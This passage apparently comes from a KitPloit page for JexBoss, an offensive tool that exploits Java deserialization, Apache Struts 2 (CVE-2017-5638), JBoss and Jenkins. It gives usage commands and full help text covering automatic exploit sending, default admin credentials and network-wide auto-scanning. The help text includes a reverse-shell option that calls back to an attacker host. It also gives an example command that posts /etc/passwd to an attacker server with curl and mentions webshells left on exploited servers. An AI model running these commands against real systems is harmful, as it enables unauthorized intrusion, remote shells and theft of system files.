$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
  • For Java Deserialization Vulnerabilities in a Servlet (like Invoker):
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
  • For Apache Struts 2 (CVE-2017-5638)
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
  • For Apache Struts 2 (CVE-2017-5638) with cookies for authenticated resources
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
  • Auto scan mode:
root@kitploit:~
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
  • File scan mode:
root@kitploit:~
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
  • More Options:
root@kitploit:~
optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  --auto-exploit, -A    Send exploit code automatically (USE ONLY IF YOU HAVE
                        PERMISSION!!!)
  --disable-check-updates, -D
                        Disable two updates checks: 1) Check for updates
                        performed by the webshell in exploited server at
                        http://webshell.jexboss.net/jsp_version.txt and 2)
                        check for updates performed by the jexboss client at
                        http://joaomatosf.com/rnp/releases.txt
  -mode {standalone,auto-scan,file-scan}
                        Operation mode (DEFAULT: standalone)
  --app-unserialize, -j
                        Check for java unserialization vulnerabilities in HTTP
                        parameters (eg. javax.faces.ViewState, oldFormData,
                        etc)
  --servlet-unserialize, -l
                        Check for java unserialization vulnerabilities in
                        Servlets (like Invoker interfaces)
  --jboss               Check only for JBOSS vectors.
  --jenkins             Check only for Jenkins CLI vector.
  --jmxtomcat           Check JMX JmxRemoteLifecycleListener in Tomcat
                        (CVE-2016-8735 and CVE-2016-8735). OBS: Will not be
                        checked by default.
  --proxy PROXY, -P PROXY
                        Use a http proxy to connect to the target URL (eg. -P
                        http://192.168.0.1:3128)
  --proxy-cred LOGIN:PASS, -L LOGIN:PASS
                        Proxy authentication credentials (eg -L name:password)
  --jboss-login LOGIN:PASS, -J LOGIN:PASS
                        JBoss login and password for exploit admin-console in
                        JBoss 5 and JBoss 6 (default: admin:admin)
  --timeout TIMEOUT     Seconds to wait before timeout connection (default 3)

Standalone mode:
  -host HOST, -u HOST   Host address to be checked (eg. -u
                        http://192.168.0.10:8080)

Advanced Options (USE WHEN EXPLOITING JAVA UNSERIALIZE IN APP LAYER):
  --reverse-host RHOST:RPORT, -r RHOST:RPORT
                        Remote host address and port for reverse shell when
                        exploiting Java Deserialization Vulnerabilities in
                        application layer (for now, working only against *nix
                        systems)(eg. 192.168.0.10:1331)
  --cmd CMD, -x CMD     Send specific command to run on target (eg. curl -d
                        @/etc/passwd http://your_server)
  --windows, -w         Specifies that the commands are for rWINDOWS System$
                        (cmd.exe)
  --post-parameter PARAMETER, -H PARAMETER
                        Specify the parameter to find and inject serialized
                        objects into it. (egs. -H javax.faces.ViewState or -H
                        oldFormData (<- Hi PayPal =X) or others) (DEFAULT:
                        javax.faces.ViewState)
  --show-payload, -t    Print the generated payload.
  --gadget {commons-collections3.1,commons-collections4.0,groovy1}
                        Specify the type of Gadget to generate the payload
                        automatically. (DEFAULT: commons-collections3.1 or
                        groovy1 for JenKins)
  --load-gadget FILENAME
                        Provide your own gadget from file (a java serialized
                        object in RAW mode)
  --force, -F           Force send java serialized gadgets to URL informed in
                        -u parameter. This will send the payload in multiple
                        formats (eg. RAW, GZIPED and BASE64) and with
                        different Content-Types.

Auto scan mode:
  -network NETWORK      Network to be checked in CIDR format (eg. 10.0.0.0/8)
  -ports PORTS          List of ports separated by commas to be checked for
                        each host (eg. 8080,8443,8888,80,443)
  -results FILENAME     File name to store the auto scan results

File scan mode:
  -file FILENAME_HOSTS  Filename with host list to be scanned (one host per
                        line)
  -out FILENAME_RESULTS
                        File name to store the file scan results

Questions, problems, suggestions and etc:

  • [email protected]
Download Tool